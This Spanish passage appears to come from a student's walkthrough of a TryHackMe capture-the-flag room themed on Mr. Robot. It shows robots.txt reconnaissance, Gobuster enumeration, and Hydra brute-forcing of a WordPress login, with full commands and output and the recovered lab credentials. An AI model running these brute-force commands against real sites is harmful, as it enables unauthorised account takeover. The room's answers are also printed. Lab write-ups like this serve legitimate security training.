Para acceder a la web, simplemente tenemos que copiar en el navegador la dirección IP de la máquina objetivo. Una vez accedemos, vemos una serie de animaciones y mensajes. Estos mensajes están en el contexto de la serie de Mr. Robot, si hay algún fan completando esta sala entenderá las referencias. Una vez acaban las animaciones, se nos presenta lo siguiente:



Figura 26

No parece que podamos sacar mucha información de aquí.

Si trasteamos un poco con los comandos que nos proporcionan en la lista, nos llevaran a otras salas o se nos mostraran vídeos relacionados con la serie, pero nada de esto nos será de ayuda, así que hay que buscar otras formas de buscar información útil.

Una cosa que hago yo siempre al encontrarme una página web, es ver si tiene un fichero llamado "robots.txt". Este fichero es una lista de directorios de la web los cuales el administrador quiere o no que se puedan rastrear. Es decir, cuando Google (o cualquier navegador) rastree el dominio web, accederá a este fichero para saber que directorios del dominio tiene que ocultar.

Para poder acceder, es tan simple como poner en el navegador lo siguiente:

Ip/robots.txt

Al acceder a este directorio, obtenemos el resultado siguiente:



Figura 27

De aquí podemos extraer dos cosas, un diccionario y la primera llave de la sala. Para acceder a ambas cosas, tendremos que acceder a los respectivos directorios (ip/directorio).

Empezaremos cogiendo la primera llave, así la introducimos y nos quitamos una de encima. Para ello, accedemos al directorio y copiamos la primera llave:



Figura 28

Ahora, la copiamos y la pegamos en la página de TryHackMe para comprobar que es correcta:

Figura 29

Nos dice que la respuesta es correcta, así que seguimos en busca de las otras dos.

Lo siguiente que haremos será descargarnos el diccionario que hemos visto antes. Para ello, accedemos al directorio en el cual se encuentra, y automáticamente empezará la descarga:



Figura 30

De momento no sabemos lo que podemos hacer con este diccionario, ya que no tenemos ningún login ni ningún servicio o plataforma para el que necesitemos contraseñas, así que de momento lo dejaremos a un lado.

A continuación, podemos intentar enumerar todos los directorios que tiene esta máquina. De esta manera, podemos encontrar páginas ocultas, las cuales nos puedan ser útiles, como, por ejemplo, una página de inicio de sesión.

Kali Linux cuenta con una herramienta para hacer esta enumeración, llamada GoBuster. Esta herramienta busca, a través de fuerza bruta, todos los directorios que tiene una web. Para ejecutar este comando, vamos a necesitar principalmente, una máquina o web objetivo, es decir, una IP, y una "wordlist" o lista de palabras. Por suerte para nosotros, Kali Linux también cuenta con diferentes diccionarios de palabras. Por tanto, el comando que usaremos contra la máquina será el siguiente:

gobuster dir -u <http://ip> -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

-t 100 -q

Primero de todo, especificamos la web, poniendo la IP de la máquina como objetivo. Lo siguiente es pasar la lista de palabras que queramos utilizar. Para ello, en el directorio especificado, tenemos varias listas. Yo he seleccionado la pequeña para que la búsqueda no tarde tanto. Como he comentado antes, utiliza fuerza bruta, así que cuanto más larga sea la lista más búsquedas hará, y por consiguiente más va a tardar. Las dos siguientes especificaciones sirven para decirle al programa el número de threads concurrentes que queremos que use y que haga la búsqueda en modo silencioso. Por defecto, GoBuster utiliza 10 threads. El quiet mode sirve para que imprima solamente la información que nos es relevante, es decir, los directorios que se hayan encontrado.

Ejecutamos el comando, y esperamos a obtener un resultado. Al ser por fuerza bruta, dependerá de los recursos asignados a la máquina virtual el tiempo que tarde en acabar de darnos todos los directorios encontrados.



Figura 31

Ahora toca analizar todos los directorios que hemos encontrado con GoBuster. Tenemos que recordar que encontramos un diccionario con contraseñas, así que intentaremos buscar directorios en los que se tenga que iniciar sesión.

Si nos fijamos bien, hemos encontrado un directorio que nos puede servir:

/login (http://<ip>/wp-login.php)

Si vamos al link que nos aparece, accedemos a la siguiente página:



Figura 32

Es una página para iniciar sesión con Wordpress.

Para empezar a ver qué hacemos con esta página, podemos probar con iniciar sesión como administradores, es decir, tanto usuario como contraseña pondremos admin. Puede parecer absurdo, pero muchos sistemas de hoy en día funcionan así, un claro ejemplo está en los routers de internet que tenemos en casa.

Al hacerlo, obtenemos un mensaje un poco peculiar:



Figura 33

Es un mensaje poco común y que muestra una vulnerabilidad, pues ahora sabemos que no existe ningún usuario que tenga como nombre admin, pero sí que existe algún usuario, del cual desconocemos el nombre, que usa como contraseña admin. Lógicamente, está hecho adrede, pues es una sala de dificultad media, pero este detalle nos permite saber que es una vulnerabilidad.

Para empezar a explotar esta vulnerabilidad, capturaremos la request que se lanza al intentar iniciar sesión. Para ello, utilizaremos Burpsuite y FoxyProxy.

FoxyProxy es una extensión del navegador Firefox de Linux, que en Kali nos viene por defecto. Lo que hace es redireccionar todo el tráfico del navegador a Burpsuite, de manera que podamos ver y analizar todas las requests.

Burpsuite es una aplicación que se usa principalmente para el análisis de requests, ya que las captura y nos las muestra en texto plano, pero sirve para muchas cosas más, como, por ejemplo, inyectar código malicioso en páginas web.

El primer paso será abrir Burpsuite. Con Kali Linux tenemos la versión gratuita instalada, con la cual tenemos suficiente. Al abrirlo, seleccionaremos en la primera ventana que queremos abrir un proyecto temporal (Temporary project), y en la segunda diremos que queremos usar las opciones por defecto. Así pues, estaremos en la ventana principal de Burpsuite:



Figura 34

Si nos fijamos en la imagen superior, tenemos una fila de pestañas, las cuales sirven para ejecutar las diferentes funcionalidades del programa. Para la que queremos usar nosotros, que es la de interceptar HTTP requests, nos moveremos a la tercera pestaña, llamada “Proxy”.



Figura 35

Como vemos en la imagen, esta es la vista de la pestaña de Proxy. Aquí dentro, tenemos también una lista de subpestañas, nos quedaremos en la primera, llamada “Intercept”.

Nos aseguramos de que el tercer botón esta apretado, y en el texto pone “Intercept is on”. Esto querrá decir que tenemos habilitada la intercepción de requests que nos lleguen a través del proxy y se nos mostrarán en esta pestaña.

El siguiente paso es irnos a nuestro navegador, Firefox, y habilitar FoxyProxy:



Figura 36

Seleccionamos la opción de color verde, “Burp”. Comprobamos que se nos ha activado el icono superior, y podemos comenzar con la captura.

Para ello, simplemente tendremos que ir a la página de inicio de sesión que hemos encontrado previamente, e intentar iniciar sesión con las mismas credenciales que hemos probado antes. Se nos abrirá Burpsuite con la request capturada abierta:

```
POST /wp-login.php HTTP/1.1
Host: 10.10.187.97
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 101
Origin: http://10.10.187.97
Connection: close
Referer: http://10.10.187.97/wp-login.php
Cookie: s_cc=true; s_fid=58471E030F526E8C-31E2D86750723D20; s_nr=1654335508606; s_sq=%5B%5BB%5D%5D; wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1

log=admin&pwd=admin&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.187.97%2Fwp-admin%2F&testcookie=1
```

Figura 37

Tenemos que fijarnos en la última línea de la request, ya que es la que nos va a servir.

Para ejecutar el siguiente comando, utilizaremos el diccionario de palabras que nos ha proporcionado la web, pero, antes de nada, vamos a examinarlo.

```
└─# cat fsocity.dic | wc -l
858160
```

Figura 38

Como podemos ver, el diccionario tiene más de 800.000 entradas, y ejecutando Hydra con esta lista nos supondría alrededor de 250h, ya que funciona con fuerza bruta. Así pues, vamos a comprobar si existen entradas repetidas.



Figura 39

Como podemos ver, existen entradas duplicadas, ya que tan sólo la palabra “admin” aparece más de 1000 veces, así que vamos a eliminar todas las palabras que aparezcan más de una vez, dejando sólo una ocurrencia por entrada.



Figura 40

Si comprobamos el número de entradas del nuevo diccionario, podemos ver que se ha reducido a cerca de 11.000 entradas, con lo cual el comando nos tardará mucho menos.

Ahora sí, podemos seguir con el pentest.

Utilizaremos la herramienta Hydra para atacar esta vulnerabilidad, ya que nos permite iterar con un diccionario de contraseñas sobre una página web. Para entender mejor este ataque, vamos a ver primero el comando:

hydra -L fsocity.dic -p admin <ip> http-post-form "/wp-login.php:log=^USER^&pwd=^PWD^:Invalid username" -t 30

Este comando será utilizado para descubrir un usuario de la web. Como hemos visto antes, existe un usuario con una contraseña “admin”, ya que el error nos decía que el usuario estaba incorrecto, pero no mencionaba nada de la contraseña. Así que utilizando la contraseña “admin”, iteraremos sobre toda la lista de palabras para encontrar una coincidencia.

A Hydra hay que pasarle tanto usuario como contraseña. El usuario se especifica con una “L” y la contraseña con una “P” (login y password). Como podemos ver, la “L” está en mayúscula, esto quiere decir que tendrá que iterar sobre la lista de palabras para probar usuarios, y la “p” está en minúscula, quiere decir que la contraseña la queremos estática, es decir, que será la misma en todos los intentos. Como queremos descubrir algún nombre de usuario, iteraremos los usuarios y dejaremos fija la contraseña. Mi consejo aquí es pasar el diccionario reducido que hemos creado.

El tercer parámetro es la IP de la web objetivo, el cuarto parámetro es el tipo de request que queremos mandar. Tal y como hemos podido ver en la request capturada con Burpsuite, se trata de una HTTP request POST (se lee en la primera línea de la request). Por último, le pasaremos el nombre del error que nos salta al introducir un usuario incorrecto, ya que queremos que Hydra

ignore todas las request que devuelvan ese mensaje de error, pues si obtenemos uno diferente querrá decir que hemos encontrado una coincidencia.

En este último parámetro también especificamos dónde queremos incluir los usuarios y contraseñas que se iteran. Para ello, como podemos ver, ponemos primero el enlace a la web, seguido del usuario y contraseña con la misma estructura que encontramos en la request capturada y poniendo los valores "^USER^" y "^PWD^" donde queremos incluir nuestros datos. Por último, el mensaje de error que ya hemos comentado.

Antes de ejecutar el comando, hay que tener en cuenta una cosa. Cuando ejecutamos Hydra y obtenemos un resultado, la ejecución en sí no ha acabado, pues la herramienta detecta que aún quedan contraseñas por comprobar y genera un archivo llamado "hydra-restore" que se almacena en la carpeta donde tenemos la terminal abierta. Si la ejecución ha terminado por error, nos será útil este archivo, pues retomará la ejecución allí donde se quedó, pero si queremos cambiar de objetivo o de comando, tendremos que eliminar el archivo, ya que, si no, retomará el diccionario por donde se había quedado, cosa que no nos beneficiará, pues se saltará un montón de palabras.

Así pues, podemos ejecutar el comando, y obtenemos el siguiente resultado:

```
┌──(kali㉿kali)-[~/Documents/TFG]
└─$ hydra -L noduplicated.dic -p admin 10.10.196.158  http-post-form "/wp-login.php:log=^USER^&pwd=^PWD^:Invalid username" -t 3
0
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-09 13:02:17
[DATA] max 30 tasks per 1 server, overall 30 tasks, 11452 login tries (l:11452/p:1), ~382 tries per task
[DATA] attacking http-post-form://10.10.196.158:80/wp-login.php:log=^USER^&pwd=^PWD^:Invalid username
[STATUS] 30.00 tries/min, 30 tries in 00:01h, 11422 to do in 06:21h, 30 active
[STATUS] 67.00 tries/min, 201 tries in 00:03h, 11251 to do in 02:48h, 30 active
[STATUS] 85.71 tries/min, 600 tries in 00:07h, 10852 to do in 02:07h, 30 active
[STATUS] 95.80 tries/min, 1437 tries in 00:15h, 10015 to do in 01:45h, 30 active
[STATUS] 99.55 tries/min, 3086 tries in 00:31h, 8366 to do in 01:25h, 30 active
[STATUS] 99.98 tries/min, 4699 tries in 00:47h, 6753 to do in 01:08h, 30 active
[80][http-post-form] host: 10.10.196.158   login: elliot   password: admin
[80][http-post-form] host: 10.10.196.158   login: Elliot   password: admin
[80][http-post-form] host: 10.10.196.158   login: ELLIOT   password: admin
```

Figura 41

Hemos obtenido el nombre de usuario "Elliot" (por lo que parece, la web no distingue entre minúsculas y mayúsculas, así que cogeremos el que empieza con mayúscula), que casualmente es el protagonista de la serie de Mr. Robot. Ahora, vamos a probar a iniciar sesión con este nombre de usuario y la misma contraseña, para ver la estructura del nuevo error:



Figura 42

Como podemos ver, tenemos un nuevo error, el cual es aún más escandaloso, ya que nos especifica que el usuario que hemos introducido no se corresponde con la contraseña. Por lo tanto, volveremos a utilizar Hydra, pero esta vez dejaremos el usuario estático e iteraremos sobre las contraseñas:

hydra -l Elliot -P fsocity.dic <ip> http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:The password you entered for the username" -t 30

Ahora, ponemos el usuario estático estableciendo la "l" minúscula, e iteramos sobre las contraseñas, poniendo la "P" mayúscula. Ponemos el nombre de usuario que queremos probar, en este caso Elliot, que es el que hemos encontrado, ponemos como contraseña el diccionario de palabras, otra vez recomiendo el reducido, y cambiamos el mensaje de error por el nuevo.

Si nos fijamos, he cambiado el "^PWD^" por "^PASS^", ya que no estaba funcionando. Es un error de Hydra, que no permite encontrar coincidencias, ya que no es capaz de pasar ningún valor. Si hacemos este cambio, se soluciona.

Recordar que hace falta eliminar el archivo llamado "hydra-restore" que he comentado anteriormente, sino no obtendremos ningún resultado.

Ejecutamos el comando y esperamos la respuesta:

```
┌──(kali㉿kali)-[~/Documents/TFG]
└─$ hydra -l Elliot -P noduplicated.dic 10.10.3.235 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:The password you entered for the username" -t 30
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-10 06:10:31
[DATA] max 30 tasks per 1 server, overall 30 tasks, 11452 login tries (l:1/p:11452), ~382 tries per task
[DATA] attacking http-post-form://10.10.3.235:80/wp-login.php:log=^USER^&pwd=^PASS^:The password you entered for the username
[STATUS] 555.00 tries/min, 555 tries in 00:01h, 10897 to do in 00:20h, 30 active
[STATUS] 247.67 tries/min, 743 tries in 00:03h, 10709 to do in 00:44h, 30 active
[STATUS] 160.57 tries/min, 1124 tries in 00:07h, 10328 to do in 01:05h, 30 active
[STATUS] 125.20 tries/min, 1878 tries in 00:15h, 9574 to do in 01:17h, 30 active
[STATUS] 108.84 tries/min, 3374 tries in 00:31h, 8078 to do in 01:15h, 30 active
[STATUS] 103.89 tries/min, 4883 tries in 00:47h, 6569 to do in 01:04h, 30 active
[80][http-post-form] host: 10.10.3.235   login: Elliot   password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-10 07:06:15
```

Figura 43

Ya tenemos las credenciales de acceso, el nombre de usuario es Elliot y la contraseña es ER28-0652. Introducimos los datos de inicio de sesión y aparecemos en lo que parece un menú de aplicación:



Figura 44

De primeras no parece que podamos hacer nada con esta vista, pero si nos fijamos en el menú de la izquierda, podemos ver una larga lista. Podemos buscar entre los diferentes menús en busca de algo que nos puede servir, como puede ser un sistema de subida de archivos, modificación de apariencias, etc.

Después de estar un rato buscando, encontramos una ventana en la que se nos permite editar el código de apariencia de la página. Esta ventana está dentro de “Appearance -> Editor”.

